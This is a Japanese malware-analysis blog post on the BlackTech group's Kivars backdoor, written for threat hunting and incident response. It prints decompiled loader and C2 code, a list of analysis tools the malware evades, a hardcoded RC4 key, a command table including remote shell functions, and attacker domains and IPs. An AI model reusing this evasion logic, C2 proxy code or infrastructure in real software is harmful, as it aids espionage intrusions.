sect.iij.ad.jp /blog/2025/10/blacktech-malware-kivars-2025/

2025年に確認されたBlackTechのマルウェアKivarsの亜種

Naoki Takayama ⋮ ⋮ 10/7/2025

Kivarsは2010年頃から観測されている[1]、攻撃グループBlackTechが使用するマルウェアです。BlackTechは主に日本や台湾の企業・組織を標的とした攻撃グループです。近年でもバックドア付きCiscoファームウェアを使用した攻撃など、様々な機関および研究者から関連する事案が報告されており、重大な脅威であるといえます。

> 中国を背景とするサイバー攻撃グループBlackTechによるサイバー攻撃について – 警察庁
> https://www.npa.go.jp/bureau/cyber/koho/caution/caution20230927.html

本稿執筆時点である2025年内でも複数のKivarsの検体をIIJでは観測しており、その多くがKivarsバージョン2120.1でした。Kivarsはバージョンごとに機能や設定情報の構造が大きく変化していて、今回の調査では1つ前のバージョンだと考えられるバージョン20.0.1[2]から、プロキシサーバを経由したC2通信を行う機能の追加などの更新点を確認しました。

この記事では2025年に観測されたKivarsを解析して得られた知見、そして解析結果をもとに作成した設定情報 (通信先など) を抽出するためのツールを共有します。

Kivarsローダ



図1: Kivarsの実行フロー

Kivarsは図1のようなフローで実行されます。まず攻撃者 (BlackTech) は侵害済みの環境のシステムディレクトリにKivarsローダおよびデータファイル (暗号化されたKivars) を設置します。そして、永続化用のWindowsサービスを作成して、サービスを開始することでKivarsローダを実行します。後述する処理を経て、KivarsローダはKivars本体をメモリ上で実行します。

Kivarsローダが実行されると、まずローダ先頭からオフセット0x2200に存在する暗号化された設定情報の一部を、カスタマイズされたRC4アルゴリズムを用いて復号します。このアルゴリズムは通常のRC4で使用される共通鍵のほかに、任意の数値 (図2における変数 `value`) を暗号化および復号時に使用します。

```
37  if ( outputSize > 0 )
38  {
39    v16 = (unsigned int)outputSize;
40    v17 = 1 - (_BYTE)outputBuffer;
41    do
42    {
43      v18 = S[(unsigned __int8)((_BYTE)outputBuffer + v17)];
44      v15 = (unsigned __int8)(v18 + v15);
45      S[(unsigned __int8)((_BYTE)outputBuffer + v17)] = S[v15];
46      S[v15] = v18;
47      result = v18 + S[(unsigned __int8)((_BYTE)outputBuffer + v17)];
48      v19 = S[result];
49      if ( value < 0 )
50      {
51        *outputBuffer = value + (*outputBuffer ^ v19);
52      }
53      else
54      {
55        result = v19 ^ (*outputBuffer + value);
56        *outputBuffer = result;
57      }
58      ++outputBuffer;
59      --v16;
60    }
61    while ( v16 );
62  }
63  return result;
```

図2: 通常のRC4 (PRGA) では参照されない値 `value` が使用されている

```
.data:0000000010004000 _data           segment para public 'DATA' use64
.data:0000000010004000                 assume cs:_data
.data:0000000010004000                 ;org 10004000h
.data:0000000010004000 unk_10004000    db  13h                 ; DATA XREF: StartAddress+25↑o
.data:0000000010004000                                         ; StartAddress+AF↑o ...
.data:0000000010004001                 db  71h ; q
.data:0000000010004002                 db 0B3h
.data:0000000010004003                 db  92h
.data:0000000010004004 unk_10004004    db 0A4h                 ; DATA XREF: StartAddress+30↑o
.data:0000000010004004                                         ; ServiceMain+39↑o ...
.data:0000000010004005                 db 0F1h
.data:0000000010004006                 db  18h
.data:0000000010004007                 db 0F5h
.data:0000000010004008                 db  7Ch ; |
.data:0000000010004009                 db  95h
.data:000000001000400A                 db  98h
.data:000000001000400B                 db  13h
.data:000000001000400C                 db    4
.data:000000001000400D                 db 0B2h
.data:000000001000400E                 db  29h ; )
.data:000000001000400F                 db  7Ch ; |
.data:0000000010004010                 db  6Dh ; m
.data:0000000010004011                 db  6Bh ; k
.data:0000000010004012                 db 0AAh
.data:0000000010004013                 db  62h ; b
.data:0000000010004014 ; CHAR Name[1]
.data:0000000010004014 Name            db 'v'                  ; DATA XREF: ServiceMain+57↑o
.data:0000000010004014                                         ; ServiceMain+63↑o ...
.data:0000000010004015                 db  0Fh
.data:0000000010004016                 db 0B2h
.data:0000000010004017                 db  88h
.data:0000000010004018                 db    3
.data:0000000010004019                 db  2Bh ; +
.data:000000001000401A                 db    7
.data:000000001000401B                 db 0ECh
.data:000000001000401C                 db  41h ; A
.data:000000001000401D                 db  92h
002200 0000000010004000: .data:unk_10004000 (Synchronized with Hex View-1)
```

図3: 暗号化された状態のKivarsの設定情報

設定情報にはKivarsローダが参照する情報のほか、Kivars本体の通信先や永続化のためのサービス名といった情報も含まれていますが、この段階ではそれらの情報は復号されず、後述するミューテックス名等だけが復号されます。

次に、多重実行を抑制するためのミューテックスの存在を確認します。このミューテックスはKivars本体が作成するものです。ミューテックス名は設定情報内で定義されていて、 `Wmi` のような文字列のほか、`b7281d9a829c390` や `0x738ba0de81` といった意味をなさない文字列が設定されている事例を確認しています。

```
13  custom_rc4((unsigned int)config.encKey2, 16, (unsigned int)&config, 4, 223);
14  custom_rc4((unsigned int)config.mutexName, 40, (unsigned int)config.encKey2, 16, 119);
15  hMutex = OpenMutexA(0, 0, config.mutexName);
16  if ( hMutex )
17  {
18    CloseHandle(hMutex);
19    return setservicestatus_wrapper(1u, 0, 0);
20  }
```

図4: ミューテックスの確認

最後に、図1のデータファイル (暗号化されたKivars本体のDLLファイル) を復号してロードします。このファイルは前述の設定情報と同様に、カスタマイズされたRC4アルゴリズムによって暗号化されています。

```
15  custom_rc4((unsigned int)config.kivarsDataFileName, 40, (unsigned int)config.encKey2, 16, 206);
16  GetCurrentDirectoryA(0x104u, dataFilePath);
17  strcat(dataFilePath, "\\");
18  strcat(dataFilePath, config.kivarsDataFileName);
19  custom_rc4((unsigned int)config.kivarsDataFileName, 40, (unsigned int)config.encKey2, 16, 50);
20  custom_rc4((unsigned int)config.encKey2, 16, (unsigned int)&config, 4, 33);
21  FileA = CreateFileA(dataFilePath, 0x80000000, 0, 0, 3u, 0x80u, 0);
22  v2 = FileA;
23  if ( FileA == (HANDLE)-1LL )
24    return GetLastError();
25  FileSize = GetFileSize(FileA, FileSizeHigh);
26  buffer = malloc(FileSize);
27  dataFileBuffer = buffer;
28  if ( !buffer )
29    return CloseHandle(v2);
30  if ( ReadFile(v2, buffer, FileSize, &NumberOfBytesRead, 0) && NumberOfBytesRead == FileSize )
31  {
32    custom_rc4((_DWORD)dataFileBuffer, FileSize, (unsigned int)config.dataFileKey, 1, 171);
33    CloseHandle(v2);
34    SetLastError(0);
35    reflective_dll_load(dataFileBuffer);
36    return GetLastError();
37  }
```

図5: データファイルを復号してロードしている処理

観測したKivarsのデータファイルのファイル名は、以下のように `.efi` という拡張子が付いているものが過半数でした。攻撃者の意図は不明ですが、後述する通りKivarsに関連するファイルは全てシステムディレクトリ下に設置される為、システム関連のファイルだとユーザに誤認させる目的で設定していた可能性があります。

- `api-ms-win-downlevel-user3b-l1-q-1.efi`
- `exd-ms-win-net-isoext-l1-f-0.efi`
- `mow64mib.efi`
- `offlinglsa.efi`
- `sdoglss.efi`

設定情報の抽出ツール

今回、分析の効率化のためにKivarsローダからKivarsの設定情報を抽出・復号・解析できるツールを作成しました。ツールは筆者のGitHubリポジトリ上で公開しているため、誰でも利用することができます。インシデント対応や脅威ハンティングでお役立てください。

> decrypt_kivars_21201_config.py
> https://github.com/mopisec/research/blob/main/decrypt_kivars_21201_config.py

```
PS C:\tools> python decrypt_kivars_21201_config.py kivars_loader_with_proxyinfo
[*] Decrypting Kivars config in "kivars_loader_with_proxyinfo" ...
[+] Custom RC4 Key: f20311d4b5c3f7f03aebald5279687a8
[+] Mutex Name : '0x81b278ae901'
[+] C2 : [('60.249.28.219', 443), ('60.249.28.219', 389), ('checkout.ikwb.com', 443), ('checkout.ikwb.com', 389), ('', 0)]
[+] Enable Hour Limit : 0
[+] Active Hour (Start) : 00
[+] Active Hour (End) : 00
[+] Unused (A) : 0000
[+] Service Name : 'Wmi'
[+] Loader DLL Name : 'Acuenzal.dll'
[+] Sleep Time : 300
[+] Unused (B) : 00
[+] Unused (C) : 00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
[+] Unused (D) : 'AcGenrzl.tlb'
[+] Data File Key : a2
[+] Unused (E) : 00
[+] Unused (F) : 00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
[+] Data File Name : 'mow64mib.efi'
[+] Proxy Setting : USE_PROXY_INFO_IN_CONFIG
[+] Proxy Info : [('172.17.48.111', 8080)]
[+] Proxy Username : ''
[+] Proxy Password : ''
```

図6: 作成したツールを実行した様子

本ツールは今回の調査で解析した検体 (バージョン2120.1) のみを対象としており、これ以外のバージョンの設定情報は抽出できません。これはKivarsのバージョンごとに、設定情報の暗号化方式・構造・サイズなどが大きく異なるためです。

Kivars

Kivars本体が実行されると、まず実行中のプロセスを列挙して解析ツールが実行されていないか確認します。

```
57        while ( 1 )
58        {
59          GetParentProcessId(pe.th32ParentProcessID);
60          strcpy(SubStr, "TCPVIEW");
61          strcpy(v22, "ICESWORD");
62          strcpy(v17, "CPORT");
63          strcpy(v23, "WIRESHARK");
64          strcpy(v20, "NETSTAT");
65          strcpy(v19, "ETHERAL");
66          strcpy(Name, "XECPROBELOADER");
67          strcpy(v25, "RFSCANNER");
68          v6 = strupr(pe.szExeFile);
```

図7: Kivarsが確認するプロセス名の一覧

その後、Kivarsは設定情報内に定義されている通信先 (C2サーバ) と通信します。通信内容はRC4で暗号化されており、鍵はハードコードされた16バイトのバイト列 A378263557322D60B43C2A5E333472 です。通信の暗号化・復号時でもカスタマイズされたRC4アルゴリズムに関する関数が呼び出されますが、前述したパラメータ `value` が0として呼び出されるため、通常のRC4と同じ暗号化・復号結果が出力されます。

C2サーバとの通信を行うにあたって、設定情報内の値に応じてプロキシサーバを経由して通信を行うことが確認されています。プロキシサーバの情報はレジストリから参照する検体のほか、設定情報内にハードコードされている検体が存在します。

```
51  strcpy(String2, "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings");
52  strcpy(ValueName, "ProxyServer");
53  strcpy(String, "http=");
54  strcpy(v43, "socks=");
55  strcpy(SubStr, "=");
56  strcpy(v39, ":");
57  strcpy(&v39[4], ";");
58  memset(Data, 0, sizeof(Data));
59  cbData = 512;
60  lstrcatA(lpSubKey, ::String2);
61  lstrcatA(lpSubKey, String2);
62  if ( RegOpenKeyExA(HKEY_USERS, lpSubKey, 0, 0xF003Fu, &hKey) )
63    return 0;
64  if ( RegQueryValueExA(hKey, ValueName, 0, 0, Data, &cbData) )
65  {
66    RegCloseKey(hKey);
67    return 0;
68  }
69  RegCloseKey(hKey);
```

図8: レジストリからプロキシサーバの情報を取得する処理の一部

```
52  s = socket(2, 1, 0);
53  if ( !GetLastError() )
54  {
55    if ( connect(s, &sockaddr, 16) != -1 )
56    {
57      strcpy(format, "%s:%s");
58      sprintf(credBuffer, format, g_KivarsConfig.proxyUsername, g_KivarsConfig.proxyPassword);
59      build_proxy_credential((unsigned __int8 *)credBuffer, strlen(credBuffer), v22, 200);
60      strcpy(hdr, "HTTP/1.1\r\nProxy-Authorization: Basic");
61      strcpy(format2, "%s %s:%d %s %s\r\n\r\n");
62      port = c2port;
63      sprintf(Buffer, format2, str_CONNECT, c2address, *(_QWORD *)&port, hdr, v22);
64      if ( send(s, Buffer, strlen(Buffer), 0) > 0 )
65      {
66        if ( recv(s, buf, 1024, 0) > 0 && strstr(buf, "200") )
67          return s;
```

図9: プロキシサーバと通信する処理の一部

なお、設定情報の中にあるプロキシサーバへのアクセス時に使用されるユーザ名は、なぜか他の値と違い二重に暗号化されていました。逆にパスワードは暗号化されていないことから、この挙動は攻撃者 (マルウェア開発者) のミスであると考えられます。

```
8   CustomRC4((unsigned __int8 *)&a1->proxyServer, 0x2C, (__int64)a1->encKey2, 16, 187);
9   CustomRC4((unsigned __int8 *)a1->proxyUsername, 0x18, (__int64)a1->encKey2, 16, 187);
10  CustomRC4((unsigned __int8 *)a1->proxyUsername, 0x18, (__int64)a1->encKey2, 16, 187);
11  CustomRC4((unsigned __int8 *)a1->zeroBytes_1, 0x104, (__int64)a1->encKey2, 16, 206);
```

図10: プロキシサーバのユーザ名を二回復号している処理

また、今回調査した検体ではいずれも使用していないようですが、Kivarsには設定情報で定められた時間にしかC2サーバと通信を行わない機能も存在します。このような機能は標的型攻撃で使用されるマルウェアでよく見られるものであり、企業の端末やサーバから業務時間外に通信が発生することで存在を検知されることを防ぐ狙いがあると考えられます。

```
146     GetLocalTime(&SystemTime);
147     p_startActiveHour = &g_KivarsConfig.startActiveHour;
148     do
149     {
150       startActiveHour = *p_startActiveHour;
151       if ( *p_startActiveHour != 25 && g_KivarsConfig.endActiveHour != 25 )
152       {
153         endActiveHour = p_startActiveHour[1];
154         if ( endActiveHour > startActiveHour
155           && (unsigned int)SystemTime.wHour >= startActiveHour
156           && (unsigned int)SystemTime.wHour < endActiveHour )
157         {
158           goto COMM_WITH_SERVER;
159         }
160       }
161       p_startActiveHour += 2;
162     }
163     while ( (__int64)p_startActiveHour < (__int64)g_KivarsConfig.serviceName );
164     Sleep(0x493E0u);
165   }
```

図11: 定められた時間以外に通信を行わないよう制御する処理

初回通信時、Kivarsは感染端末の情報や自身のバージョン情報をC2サーバに送信します。



図12: 初回通信の内容

以後、KivarsはC2サーバからコマンドを受信して対応する処理を実行します。実装されていたコマンドの一覧は以下の通りです。

コマンドID	処理
0x15	最後の入力イベントから経過した時間を取得する
0x82	ドライブの情報を取得する
0x83	フォルダ内のファイルの情報 (ファイル名や最終更新日時など) を取得する
0x84	ファイルをアップロードする (アップロード先の指定)
0x85	ファイルをアップロードする (データの書き込み)
0x86	ファイルのサイズを取得する
0x87	ID 0x84 および 0x85 の処理で使用したファイルハンドルを無効化する
0x88	プロセスを実行する (wShowWindow = 0)
0x89	フォルダを作成する
0x8A	ファイルを削除する
0x8B	フォルダを削除する
0x8F	ファイル名を変更する
0x9E	特定のレジストリキーにデータを暗号化して設定する[3]
0xBE	プロセスの一覧を取得する
0xBF	プロセスを終了して、プロセスの一覧を取得する
0xC0	Kivars内部で使用している構造体を取得する
0xC1	Kivars関連ファイルおよびサービスを削除して、実行を終了する
0xC2	C2サーバに再接続する
0xC6	C2サーバに再接続する
0xF6	リモートシェルを実行する
0xF7	リモートシェルに入力する
0xF8	リモートシェルを終了する

コマンドID `0xC1` の処理において、Kivarsは自身に関連するファイルがシステムディレクトリ下に存在すると断定して、ファイルの削除処理を実行しています。このことから、少なくとも今回の調査で解析した検体については、Kivarsは侵害したコンピュータの特権を取得後に使用されていたものと考えられます。

```
21  GetSystemDirectoryA(Buffer, 0x104u);
22  *(_WORD *)&Buffer[strlen(Buffer)] = '\\';
23  ptrBuffer = &Buffer[strlen(Buffer) + 1];
24  cnt = 0;
25  do
26  {
27    dllFileChar = g_KivarsConfig.loaderDllFile[cnt++];
28    ptrBuffer[cnt - 2] = dllFileChar;
29  }
30  while ( dllFileChar );
31  DeleteFileA(Buffer);
```

図13: コマンドID `0xC1` の処理の一部

さいごに

今回の記事で公開したインディケータ情報やツールを脅威の検知・対処に役立てていただければ幸いです。

Appendix: IoCs

ファイル

SHA256	説明
5a9f96217530b68c2fc7a06f25b52062dbcc8dd2760de0f7dca3456af2dc4bec	Kivars
2b54e557101e778f5971b0904d297b1c57da48c4f27d261c4ccbeee79a503ee9	Kivarsデータファイル
35efb2661b580866ef9a29770ff960c105edb1239a5d4279e7e6b4e9f9b6256a	Kivarsローダ
40e1960d129bd83bcc90c61aed8da26784cb8b03eb046ecf8d172419cb1707b2	Kivarsローダ
4d1cdfff1b7e156c4c55f22d4dd33155b44f22dccb19069c154fc1fa0172506d	Kivarsローダ
59d67814157e262417c7f9cf90ab9dd40fb18c4ecf4aa5ed2595190f81873b6e	Kivarsローダ
7b2d050eafca7d52a450c935805ab587e21311b590d635e1dd08c2c312497f16	Kivarsローダ
073480ac4abd6e0127aba00accbfc4f4caa470b2df24c3a6ed8d1ac8d184b0da	Kivarsローダ
0957bb8c01bb706b5b2b7744169b44244d8cbaa30504dd957e21f0fe1d78d95f	Kivarsローダ
c1366506b03bccd50eff6b694e4d6f3897d7cc7c61f8b7a9029efe901d5a79d7	Kivarsローダ
c46834d9e5e23032e9d5dbf8095dbdc4f0db4eff8ea08da670d36cf6145bf965	Kivarsローダ
e36a71b1cdbec345896b71349dfbf95709af899517ea890ecb9065907643f74b	Kivarsローダ

通信先

Kivarsは以下の通信先のポート389および443に対して通信を行います。

- checkout.ikwb[.]com
- skyworld.gettrials[.]com
- account-login.dnset[.]com
- affiliates.justdied[.]com
- certificates.onedumb[.]com
- roaming.otzo[.]com
- sysnet.zzux[.]com
- isacompany.isasecret[.]com
- exchange.justdied[.]com
- 60.249.28[.]219
- 211.72.113[.]90
- 211.23.39[.]236
- 59.125.249[.]97
- 59.124.69[.]100
- 59.125.155[.]4
- 203.69.85[.]116
- 61.216.160[.]181
- 61.220.223[.]64

1. The Trail of BlackTech's Cyber Espionage Campaigns | Trend Micro (US)
   https://www.trendmicro.com/en_us/research/17/f/following-trail-blacktech-cyber-espionage-campaigns.html ↩
2. こちらのバージョンのKivarsについては、セキュリティリサーチャーのdmpdump氏が解析を行い、自身のブログで詳しく解説されています。
   China-nexus Kivars Backdoor Uploaded from Taiwan | dmpdump
   https://dmpdump.github.io/posts/Kivars/ ↩
3. レジストリキー `HKLM:\SYSTEM\CurrentControlSet\Services\[永続化用のサービス名]\Parameters` の値 `Init` に任意のデータを格納することができます。このデータはマルウェアとC2サーバの初回通信時に (格納されていれば) 送信されることから、攻撃者のメモ・キャンペーンコードなどの用途が考えられます。 ↩

カテゴリー:マルウェア解析

タグ:MalwareTargeted Attack